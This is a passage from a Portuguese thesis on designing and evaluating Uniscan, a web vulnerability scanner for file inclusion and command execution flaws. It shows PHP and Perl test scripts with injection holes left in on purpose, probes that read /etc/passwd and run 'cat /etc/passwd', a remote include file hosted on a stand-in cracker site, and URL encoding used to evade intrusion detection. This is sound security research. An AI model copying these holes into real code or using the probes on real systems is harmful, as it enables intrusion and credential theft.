O código fonte do arquivo *index.html,* que é a página inicial do ambiente de testes pode ser visualizado na Figura 11.

Figura 11 **–** Código fonte do arquivo index.html.

```
1. <html>
2.         <body>
3.         <h1>It works!</h1>
4.         <p><a href="arquivo.php?arq123=teste.html">Acessar a pagina usando script php</a>.</p>
5.         <p><a href="/arquivo.cgi?arq123=teste.html">Acessar a pagina usando script perl</a></p>
6.         </body>
7. </html>
8.
```

Fonte: do autor.

A Figura 12 nos mostra o código fonte do arquivo *teste.html,* que deve ser incluído ou aberto pelas aplicações Web.

Figura 12 **–** Código fonte do arquivo teste.html.

```
1. <h1>Pagina de teste :D</h1>
2.
```

Fonte: do autor.

A Figura 13 nos mostra o código fonte do arquivo *arquivo.php,* que inclui o arquivo que é passado como parâmetro para ele.

Figura 13 – Código fonte do arquivo arquivo.php

```
1. <?php
2. $arquivo = $_GET['arq123'];
3. include($arquivo);
4. ?>
```

Fonte: do autor.

O código fonte de arquivo *arquivo.cgi*, que abre e exibe o conteúdo do arquivo que é passado como parâmetro, pode ser visualizado na Figura 14.

Figura 14 – Código fonte do arquivo arquivo.cgi

```
1.  #!/usr/bin/perl
2.  use CGI;
3.  $cgi = new CGI;
4.  print $cgi->header;
5.  $arquivo = $cgi->param("arq123");
6.  open(a, "$arquivo");
7.  while(<a>){
8.  print;
9.  }
10. close(a);
11.
```

Fonte: do autor.

2.3.4 Ambiente de Teste

Os testes foram realizados sob a plataforma Linux *Ubuntu Server 10.04.3* que está executando o servidor Web Apache 2.2.15, com PHP versão *5.3.3-1ubuntu9.3* e Perl versão *5.10.1*. A seguir são apresentadas as três variáveis de configuração do PHP que foram ativadas. Elas representam um dos requisitos para permitir a exploração de vulnerabilidades RFI. Isso significa que as vulnerabilidades RFI somente são exploráveis quando há sintonia entre um código vulnerável, sem as devidas verificações, e as configurações do servidor PHP.

a) *register_globals = On*
b) *allow_url_fopen = On*

c) *allow_url_include = On*

Essas três configurações citadas à cima normalmente são utilizadas quando um sistema específico foi projetado para trabalhar com a inclusão de arquivos remotos. Isso é algo cada vez mais comum, uma vez que a comunicação e integração entre sistemas é algo necessário e cada vez mais explorado por diferentes organizações. Independente de essas configurações estarem configuradas para *On*, os projetistas e desenvolvedores de aplicações Web PHP e Perl devem tomar muito cuidado com a manipulação de parâmetros dentro dos sistemas Web.

2.3.5 Testes

Para avaliar os *scanners* de vulnerabilidades, foram realizados testes sequencias de execução, ou seja, cada ferramenta foi executada para scannear o ambiente Web com as vulnerabilidades injetadas. Cada *scanner* foi executado uma vez e os resultados da execução foram utilizados para estabelecer um comparativo entre as ferramentas.

A tabela 1 apresenta o resultado dos testes de cada um dos *scanners*. O “X” indica que o *scanner* detectou a vulnerabilidade em específico. Como pode ser observado na tabela, apenas o PowerFuzzer detectou as vulnerabilidades RFI e LFI. No entanto, nenhuma das ferramentas foi capaz de detectar a vulnerabilidade RCE..

Tabela 1 **–** Resultado dos testes.

Scanner	**RFI**	**LFI**	**RCE**
Acunetix 6.5 free			
WebCruiser – Web Vulnerability Scanner			
Shadow Security Scanner			
Websecurify 0.7			
WebScarab lite			
Nikto v2.1.3			
PowerFuzzer	X	X	

Fonte: do autor.

Não foi possível a utilização dos *scanners* N-stealth e Retina nos testes pelo fato de as empresas proprietárias não liberaram uma licença para a utilização dos mesmos. Ambos são aplicações proprietárias, fechadas, comerciais, com custos de aquisição.

A primeira análise realizada com as ferramentas foi observar a capacidade de a ferramenta detectar ou não as vulnerabilidades nos sistemas Web. A segunda análise consistiu da observação dos registros de log do servidor Apache. Após a utilização de cada ferramenta foi possível observar que existem dois métodos para analisar um sistema Web. O primeiro deles baseado em banco de dados contendo nome de arquivos vulneráveis (método estático) e o outro método sem banco de dados (método dinâmico).

Método Estático

Na metodologia estática foi observado que os *scanners* possuíam previamente cadastrado o nome dos arquivos a serem verificados nos servidores Web. Isso pode ser constatado pelo fato de as ferramentas realizarem várias requisições de arquivos que não existiam no servidor Web.

No método estático o *scanner* primeiro verifica se os arquivos existem. Após constatar a existência de um arquivo, o mesmo é verificado quanto as possíveis vulnerabilidades nele existentes. O apêndice A apresenta um exemplo de log do servidor Web Apache resultante das requisições realizadas pelo *scanner* Nikto.

A metodologia estática possui algumas vantagens em relação ao método dinâmico, entre elas:

a) Ideal para testes de softwares de prateleira, pois sem uma customização, os nomes de arquivos e variáveis do sistema Web são conhecidos;
b) Verifica a existência de arquivos que não estão ligados. Exemplo: mesmo não existindo um *link* para o arquivo X no sistema Web, este será testado se estiver no banco de dados do scanner.

Desvantagens:

a) Muitas requisições de arquivos que não existem no servidor Web;
b) Não analisa as páginas de um software customizado.

Método Dinâmico

Essa metodologia foi a que mais chamou a atenção, pois, antes de iniciar os testes o próprio *scanner* listou os arquivos existentes no servidor Web através de um *crawler* (rastreador). Todos os testes foram feitos baseados na lista de arquivos descobertos pelo *crawler*, fazendo com que o número de arquivos a serem verificados fosse muito menor do que o método descrito anteriormente, para o ambiente de testes escolhido. O apêndice B mostra o resultado dos logs do servidor Apache quando da utilização do *scanner* PowerFuzzer. Diferentemente do método estático, nele é possível notar que foram testadas apenas as páginas que foram encontradas pelo *crawler* do PowerFuzzer.

Algumas vantagens do método dinâmico são:

a) É possível descobrir erros em arquivos distintos nos sistemas Web;
b) Ideal para softwares customizados, pois testará apenas as páginas encontradas no servidor Web (vide Apêndice II), evitando um trafego de rede desnecessário;
c) Testa somente os arquivos existentes.

Desvantagens:

a) Se um arquivo não estiver ligado a outro no sistema, ele não será testado, ou seja, se o *crawler* não encontrar um *link* para um arquivo, esse não existirá na lista de arquivos que serão testados.

2.3.6 Ferramentas e Métodos

A Tabela 2 mostra qual método é utilizado por cada *scanner* testado, o “X” indica que o *scanner* utiliza um método em específico.

Tabela 2 **–** Métodos utilizados por cada ferramenta.

Nome	**Dinâmico**	**Estático**
Acunetix	X	
WebCruiser	X	
Shadow Security Scanner	X	X
Websecurify	X	
WebScarab lite	X	
Nikto v2.1.3		X
PowerFuzzer	X	

Fonte: do autor.

A partir da avaliação das ferramentas escolhidas foi possível identificar a falta de uma ferramenta capaz de detectar vulnerabilidades LFI, RFI e RCE. Além disso, uma ferramenta de software livre e código aberto, permitindo que outras pessoas possam contribuir com a sua evolução e desenvolvimento. Dado o contexto apresentado, a problemática do trabalho consiste em propor e desenvolver uma ferramenta que identifique as três vulnerabilidades (LFI, RFI e RCE), utilizando uma metodologia hibrida, ou seja, agregando as vantagens dos métodos estático e dinâmico de varredura de sistemas Web.

3 ARQUITETURA DO UNISCAN


Um *scanner* de vulnerabilidades possui módulos essenciais, como rastreador e verificador de vulnerabilidades. Estes componentes são responsáveis por atividades vitais. O rastreador tenta localizar todos os arquivos e *links* dentro do site alvo. Por outro lado, o verificador de vulnerabilidades é responsável por realizar diferentes tipos de teste sobre cada arquivo ou *link* encontrado. Além disso, o verificador pode realizar um grande conjunto de testes, sendo que nem todos são conhecidos ou podem ser realizáveis no momento de concepção do *scanner* de vulnerabilidades. Sob esta óptica, uma forma de conceber um *scanner* de vulnerabilidades flexível e extensível é através da modularização e utilização de *plug-ins*.

No contexto do *Uniscan*, módulos como o rastreador e o verificador de vulnerabilidades são essenciais. Adicionalmente, o suporte a multiprogramação (multi-threads) também é importante para aumentar o desempenho do *scanner* no processo de verificação de sites complexos, com centenas ou milhares de arquivos e *links* a serem verificados. Com isso, os principais blocos construtores da arquitetura do *Uniscan* são os módulos, os *plug-ins* e o suporte a multiprogramação.

A Figura 15 ilustra arquitetura projetada para o *Uniscan*. Como pode ser observado, ela é composta por cinco grandes módulos com funções diferentes. Os módulos contam com o suporte de *plug-ins*, ou seja, componentes menores e acopláveis ao módulo, trazendo extensibilidade e flexibilidade ao scanner.

a) Inicialização (s*etup*);
b) Motor de descoberta (*discovery engine*);
c) Rastreador (*crawler*);
d) Motor de testes (*test engine*);
e) Motor de exaustão (s*tress engine*).

Figura 15 – Representação da arquitetura do Uniscan.



Fonte: do autor.

Motor de descoberta

O motor de descoberta é subdividido em dois componentes menores, o gerador de listas e o descobridor. O primeiro gera listas de sites, do sitio alvo, utilizando máquinas de busca, como Google (GOOGLE, 2011) e Bing (BING, 2011). Estas listas serão utilizadas pelo *scanner* no processo de verificação das vulnerabilidades. Os resultados de buscadores como o Google podem ser interessantes pelo fato de eventualmente conseguirem mapear arquivos ou subsistemas ilhados dentro do sitio alvo, que possam não ser encontradas pelo *crawler* do *scanner* devido a falta de referências a partir da URL alvo. O segundo, a área de descoberta, serve para identificar subsistemas (diretórios e arquivos) através de um banco de dados de informações de subsistemas que possam não estar ligados às páginas do sistema alvo e assim alimentar o rastreador com o endereço dos subsistemas que foram encontrados.

Rastreador

O rastreador é uma das principais partes do scanner, incluindo como funcionalidades rastreamento de páginas e coleta de informações. Ele é responsável

por identificar todas as páginas do sistema alvo, através de um processo de varredura exaustivo. O rastreador conta também, com um repositório de *plug-ins* para a coleta de informações sensíveis (como: e-mail de administradores e comentários no HTML do site) que possam ajudar um atacante a penetrar no sistema alvo.

Motor de testes

O motor de testes é o responsável por carregar, gerenciar e executar os *plug-ins* de testes de vulnerabilidades. Cada teste é realizado por um *plug-in* específico, armazenado no repositório de *plug-ins*. A arquitetura não prevê limite de número de testes (*plug-ins*). Os testes são classificados em dois grupo, dinâmicos ou estáticos. Ambos os grupos são carregados e executados pelo motor de testes.

Motor de exaustão

O motor de exaustão (*stress engine*) é responsável por carregar, gerenciar e executar os *plug-ins* de testes de *stress*. Estes *plug-ins* tem como objetivo verificar a estabilidade de um sistema Web sob variadas cargas de atividades. É relativamente comum encontrar sistemas Web, ou mesmo servidores Web, com configuração padrão e pouco otimizada, o que pode levar a problemas de disponibilidade em momentos de alta nas atividades dos clientes. O objetivo é contribuir na identificação dos potenciais problemas de projeto, implementação ou configuração dos sistemas que podem representar um problema de disponibilidade sob certas circunstâncias. Este é outro ponto de avaliação pouco explorado por equipes de desenvolvimento de software e equipes de segurança de sistemas. Os *plug-ins* de exaustão tem por objetivo disparar várias *threads* para navegar no site alvo, fazendo com que o consumo de memória no servidor Web aumente de forma considerável.

Plug-ins

A utilização de *plug-ins* na arquitetura do *scanner* trás benefícios como: a) não é necessária uma nova versão do *scanner* a cada erro corrigido em um dos *plug-ins*; b) não é necessário lançar uma nova versão do *scanner* para adicionar novos testes de vulnerabilidades; c) o usuário pode desenvolver seus *plug-ins* sem a necessidade de modificar o código fonte do scanner; d) maior diversidade e flexibilidade, pois facilmente podem ser criadas e testadas diferentes variantes de

um teste de vulnerabilidade em específico; e) maior extensibilidade e longevidade, pois novas funcionalidades e testes, inicialmente não previstos, podem ser facilmente agregados à ferramenta através de novos *plug-ins*; f) maior adaptabilidade, pois a ferramenta pode ser facilmente personalizada para diferentes cenários e casos de teste, indo desde casos simples, que precisam apenas de um teste em específico (simples e rápido), até casos bastante complexos, que envolvem a aplicação de varias dezenas (ou centenas) de testes. Isso representa um conjunto de vantagens interessantes e importantes nesse tipo de ferramenta. As demais ferramentas similares analisadas não possuem uma boa arquitetura que permita a simples, prática e rápida inclusão de *plug-ins*. Sendo assim, esta arquitetura é outro diferencial do *Uniscan*.

4 IMPLEMENTAÇÃO DO UNISCAN

Este capítulo apresenta a implementação do *Uniscan* com base nos dados levantados de outras ferramentas, na arquitetura proposta e nas experiências de desenvolvimento e uso do scanner. Inicialmente são apresentados os requisitos levantados. Na sequência são discriminados os tipos de vulnerabilidades suportadas pela ferramenta. Por fim, são apresentados alguns detalhes de projeto e implementação dos módulos e *plug-ins* do *Uniscan*.

4.1 Requisitos

Com base em observações realizadas sobre os *scanners* de vulnerabilidades apresentados no capítulo 2, foram definidos os requisitos para a ferramenta a ser desenvolvida. O objetivo é identificar e definir as características e funcionalidades necessárias ou desejáveis em um novo *scanner* de vulnerabilidades para sistemas Web.

Em primeiro lugar, é desejável que a nova ferramenta utilize uma metodologia hibrida, ou seja, utilizar um *crawler* para identificar as páginas dinamicamente (método dinâmico) e estaticamente (método estático). A vantagem do método dinâmico é que todos os *links* derivados da URL alvo serão catalogados para testes. Por outro lado, o método estático, com base em um banco de dados, permite encontrar eventuais páginas não catalogáveis pelo método dinâmico. Logo, constata-se que os dois métodos são complementares.

4.1.1 Requisitos do scanner

Os principais requisitos identificados para o projeto de um novo *scanner* de vulnerabilidades foram:

a) Desenvolver um *crawler* específico para o scanner, uma vez que os *crawlers* existentes não contemplam os requisitos necessários para o *scanner* (como: sistema de *login* via *cookie* ou *basic* e utilização de *proxy*);
b) Checar a existência de diretórios específicos no site a ser testado para encontrar possíveis subsistemas não encontrados pelo *crawler*;
c) Checar a existência de arquivos específicos no site a ser testado para encontrar possíveis subsistemas não encontrados pelo *crawler*;
d) Checar a existência de arquivos de *backup*/temporário no site a ser testado;
e) Executar testes dinâmicos para a vulnerabilidade RFI, LFI, RCE, SQL-Injection, Blind SQL-Injection e XSS;
f) Executar testes estáticos para a vulnerabilidade RFI, LFI, e RCE;
g) Registrar tudo em *log* com data de início e término dos testes;
h) O *scanner* deve ser *multi-threads* para uma melhor performance;
i) Configuração via arquivo de configuração.

4.1.2 Requisitos de ambiente

Foram listados também, alguns requisitos de ambiente. Estes requisitos se fazem necessários quando a utilização de determinada tecnologia é necessária para que se possa usufruir de um sistema Web (exemplo: utilização do protocolo HTTP com SSL para navegação segura e utilização de um servidor *proxy* interno para acesso a rede externa).

Os principais requisitos de ambiente que foram encontrados são:

a) Suporte a *Secure Socket Layer* (*SSL*) para requisições HTTPS;
b) O *scanner* deve ser executado via *Shell* de comandos (sem interface gráfica), pois, assim o usuário poderá executar o *scanner* em servidores remotos onde tenha apenas um *shell* de comandos disponível;
c) Utilização de *Proxy* para as requisições;
d) Autenticação via formulários em sistemas Web para que o *crawler* possa identificar mais páginas. A autenticação via formulários utiliza cookies para

manter sessões com o servidor Web, estas sessões são utilizadas pelos sistemas web para dar acesso a determinado recurso ao usuário;

e) Autenticação *Basic* para acesso a diretórios protegido por senha. O método de autenticação *basic* que é utilizada pelos navegadores Web, serve para que o navegador envie para ao servidor Web um nome de usuário e uma senha codificados em *base64*;
f) Possibilitar ao usuário escolher o *user-agent* para o *crawler* via arquivo de configurações. O *user-agent* é o nome do cliente HTTP, ou seja, o nome do navegador Web.

4.1.3 Requisitos do Crawler

Um *crawler* é um robô que navega de forma autônoma e automática coletando dados através das páginas do site que está sendo navegado. O *crawler* deve ser capaz de navegar por todo o sistema Web que está sendo analisado.

Alguns requisitos para o *crawler*

a) Utilizar múltiplas *threads* para navegar no alvo e assim ganhar agilidade e desempenho;
b) Controle de variação das páginas encontradas. Este controle ajuda a evitar muitos testes repetidos onde a única variância é, por exemplo, um *id* para um registro em um banco de dados;
c) Ignorar extensões de arquivos indesejados, tais como *.exe, .zip* e *etc*;
d) Controle do número máximo de requisições feitas pelo *crawler*;
e) Controle do tamanho máximo de dados recebidos em uma requisição;
f) Coletar endereços de e-mails;
g) Coletar as páginas encontradas;
h) Coletar os formulários encontrados.

4.1.4 Requisitos do motor de testes

O motor de testes é o responsável por todos os testes que serão realizados, sejam eles estáticos ou dinâmicos, os requisitos mais fundamentais para o motor de testes foram definidos como:

a) Utilização de *URL encode* para permitir uma mínima evasão a alguns sistemas de detecção de intrusos (IDS) e sistema de prevenção de intrusão (IPS). A evasão serve para que os sistemas IDS e IPS não consigam detectar a análise que o *Uniscan* está realizando. Alguns sistemas de IDS mais simples analisam as requisições HTTP sem decodifica-las antes, então, se a requisição estiver codificada e o IDS não detectar o tipo de codificação, o IDS não será capaz de identificar uma requisição como maliciosa.

4.2 Detecção de Vulnerabilidade

Os testes para verificar se existe uma vulnerabilidade em um arquivo ou página Web são simples de se entender e realizar. Como pôde ser observado na descrição das vulnerabilidades realizadas no Capítulo 2, que estão sendo utilizadas neste trabalho, o que elas simplesmente fazem é incluir arquivos locais, remotos ou executar comandos no sistema operacional.

Para verificar se um sistema está realmente vulnerável, é necessário, no caso da vulnerabilidade de LFI, incluir um arquivo padrão dos sistemas *unix-like*. Após este processo, verificar se o arquivo foi de fato incluído pela aplicação vulnerável.

Exemplo prático de um teste LFI: se o sistema Web for vulnerável, a inclusão do arquivo */etc/passwd* resultará na exibição do seu conteúdo. Para isso, basta o sistema Web como um todo possuir um único arquivo PHP vulnerável. Em sistemas Web complexos, verificar a existência dessa vulnerabilidade passa a ser viável somente com ferramentas automatizadas, como é o caso do *Uniscan*.

O trabalho do *scanner* é pegar o resultado final da ação de inclusão do arquivo e analisar o retorno do sistema e servidor Web. No caso do arquivo */etc/passwd*, o texto que o *scanner* procura no conjunto de dados recebidos como resposta é a primeira linha do respectivo arquivo. Geralmente, a primeira linha do arquivo */etc/passwd* contém as seguintes informações: *root:x:0:0:root*. Logo, se esta

informação estiver presente na resposta do servidor Web, significa que a aplicação Web está vulnerável.

Para realizar o teste de vulnerabilidade do tipo RCE, o arquivo do sistema operacional utilizado na detecção é o mesmo da vulnerabilidade de LFI, porém, ao invés de incluir o arquivo, o *scanner* executa o comando *cat /etc/passwd*. Esse comando faz com que seja exibido o conteúdo do arquivo */etc/passwd*. E, portanto, o sistema de detecção dessa vulnerabilidade é semelhante à detecção da vulnerabilidade de LFI.

Na detecção de vulnerabilidade de RFI pode-se utilizar a mesma metodologia das vulnerabilidades de LFI e RCE, porém, no PHP é possível desabilitar funções que executam comandos no sistema operacional e que abram arquivos, o que tornaria impossível a detecção da vulnerabilidade. Portanto na detecção dessa vulnerabilidade está sendo utilizada outra forma para detecta-la. O arquivo remoto contém uma frase codificada em *Base64*, que solicita a sua decodificação. Portanto, se a frase decodificada estiver presente no texto enviado pela aplicação Web, significa que a mesma está vulnerável.

Para melhor entendimento segue um exemplo:

Frase que será enviada pelo *scanner* para a página ou arquivo Web a ser testado quanto a vulnerabilidade RCE: *unipampaSCANNERunipampa*

Frase codifica em base64: *dW5pcGFtcGFTQ0FOTkVSdW5pcGFtcGE=*

Conteúdo do arquivo remoto *cmd.txt* hospedado no *www.sitedocracker.com*:

```
<?php
echo base64_decode("dW5pcGFtcGFTQ0FOTkVSdW5pcGFtcGE=");
?>
```

Ao incluir o arquivo remoto *cmd.txt* no sistema vulnerável, este decodificará e mostrará a frase. Portanto, o único trabalho do *scanner* será o de detectar a presença dessa frase no texto enviado pela aplicação Web.

4.3 Módulos do scanner

O *Uniscan* foi desenvolvido na linguagem de programação Perl, que é uma linguagem presente em várias plataformas, especialmente em sistemas *unix-like*. Além da família Unix, o Perl tem porte para o sistema operacional *Windows*, da Microsoft. Com isso, o *Uniscan* pode ser considerado uma ferramenta multi-plataforma, pois pode ser executado nas mais diversas variantes GNU/Linux, os mais diversos sistemas Unix (como AIX, HP-UX, BSD,OS/390, SunOS, UNIX System V, GNU/Hurd e Mac OS X) e Windows.

Os módulos, que são as bibliotecas Perl, desenvolvidas para serem utilizadas por as cinco áreas do scanner, os módulos são:

Módulos arquiteturais:

a) Crawler.pm;
b) Scan.pm;
c) Stress.pm;

Módulos de utilização geral:

a) Bing.pm;
b) Configure.pm;
c) Factory.pm;
d) Functions.pm;
e) Google.pm;
f) Http.pm.


O módulo *Bing.pm* é o responsável por realizar pesquisa no mecanismo de busca do Bing. Ele retorna a lista de URL's que foi encontrada para o termo pesquisado, sendo muito útil quando desejamos saber quais domínios estão hospedados em um servidor Web que está utilizando determinado *IP*.

O módulo *Configure.pm* é responsável por carregar as configurações do arquivo de configuração *uniscan.conf* e retornar um *hash* contendo as configurações do scanner. O conteúdo do arquivo *uniscan.conf* pode ser visto no apêndice E.

O modulo *Crawler.pm* é o responsável pela navegação e coleta de dados no sistema alvo. A cada requisição feita pelo *crawler*, ele executa todos os *plug-ins* que estão habilitados, passando para eles, a URL e o conteúdo dessa URL, então os

plug-ins podem executar sua tarefa. Após sua execução, o *crawler* chama o método *showResults* de cada *plug-in* para que exiba o seu resultado. Então retorna uma lista com todas as URL's encontradas. A Figura 16 mostra um simples diagrama do *crawler*.

Figura 16 – Diagrama do crawler.



Fonte: do autor.

O módulo *Factory.pm* é o módulo responsável por carregar cada *plug-in* do *scanner* e retornar um objeto deste *plug-in* para a área onde ele foi chamado.


O módulo *Functions.pm* é um módulo que contém métodos pertinentes a todos os outros módulos, servindo como um repositório de funções.

O módulo *Google.pm* é responsável por executar pesquisas no mecanismo de busca Google, retornando uma lista de URL's que foram encontradas para o termo pesquisado.

O módulo Http.pm é o módulo responsável por toda a comunicação do *scanner* com os sistemas alvos, nele está contido o suporte para HTTPS, *proxy* e sistemas de *login* no sistema alvo, este módulo é utilizado por quase todos os outros módulos.

O módulo *Scan.pm* é o motor de testes do scanner, ele recebe a lista de URL's encontradas pelo *crawler* para que possam ser executados os testes. Ele carrega e executa os *plug-ins* de testes dinâmicos, posteriormente é a vez de carregar e executar os *plug-ins* de testes estáticos. A Figura 17 mostra o diagrama do motor de testes.

Figura 17 **–** Diagrama do motor de testes.




Fonte: do autor.

O módulo *Stress.pm* é o módulo que carrega e executa os *plug-ins* de testes de stress.

A Figura 18 ilustra o fluxograma do *Uniscan* quando todas as opções de testes foram habilitadas.

Figura 18 – Diagrama do Uniscan com todas as opções selecionadas.



Fonte: do autor.

4.4 Plug-ins

O sistema de *plug-ins* do *Uniscan* utiliza *factory* para carregar os *plug-ins*. O *factory* é caracterizado por retornar uma instância dentre muitos pacotes Perl. São com essas instâncias que são criados os objetos *plug-ins*. Os *plug-ins* do *Uniscan* são separados por diferentes repositórios. Esses repositórios nada mais são do que diretórios contendo pacotes Perl. Cada pacote Perl em um repositório é um *plug-in* deste repositório. O *Uniscan* utiliza quatro diferentes tipos de *plug-ins*:

a) *Plug-in* para o *crawler*;
b) *Plug-in* de teste dinâmico;
c) *Plug-in* de teste estático;
d) *Plug-in* de teste de *stress*.

A Figura 19 mostra como o *Uniscan* utiliza *factory* para carregar os *plug-ins*.

Figura 19 – Utilização de factory de código Perl no Uniscan.

```
1.  package Uniscan::Factory;
2.  sub create {
3.      my $class          = shift;
4.      my $requested_type = shift;
5.      my $plugin_type    = shift;
6.      my $class          = "Plugins::". $plugin_type."::".$requested_type;
7.      $plugin_type =~ s/::/\//g if($plugin_type =~/::/);
8.      my $location       = "Plugins/$plugin_type/$requested_type.pm";
9.      require $location;
10.     return $class->new(@_);
11. }
12. 1;
```

Fonte: do autor.

Como pode ser observado na Figura 19, o *Uniscan* utiliza *factory* para carregar seus *plug-ins*. São passados três parâmetros para o método *create*, o primeiro é nome da classe que dá origem ao objeto que será retornado. O segundo parâmetro é o nome do arquivo do *plug-in*, e o terceiro parâmetro é o nome do repositório e tipo de *plug-in*. Então a classe é requisitada e instanciada, retornando assim um objeto *plug-in*.

4.4.1 Plug-ins para o *crawler*

Este tipo de *plug-in* deve ser carregado antes de o *crawler* começar a navegação no sistema alvo, e quando feita uma requisição pelo *crawler*, este deve ser executado com os parâmetros: URL requisitada e o conteúdo da URL requisitada. Com estas informações o *plug-in* deve fazer seu processamento e armazenar o resultado deste processamento em um *hash*, para que posteriormente o resultado do processamento possa ser requisitado pelo *crawler*.

Figura 20 – Primeira linha de um plug-in do crawler.

```
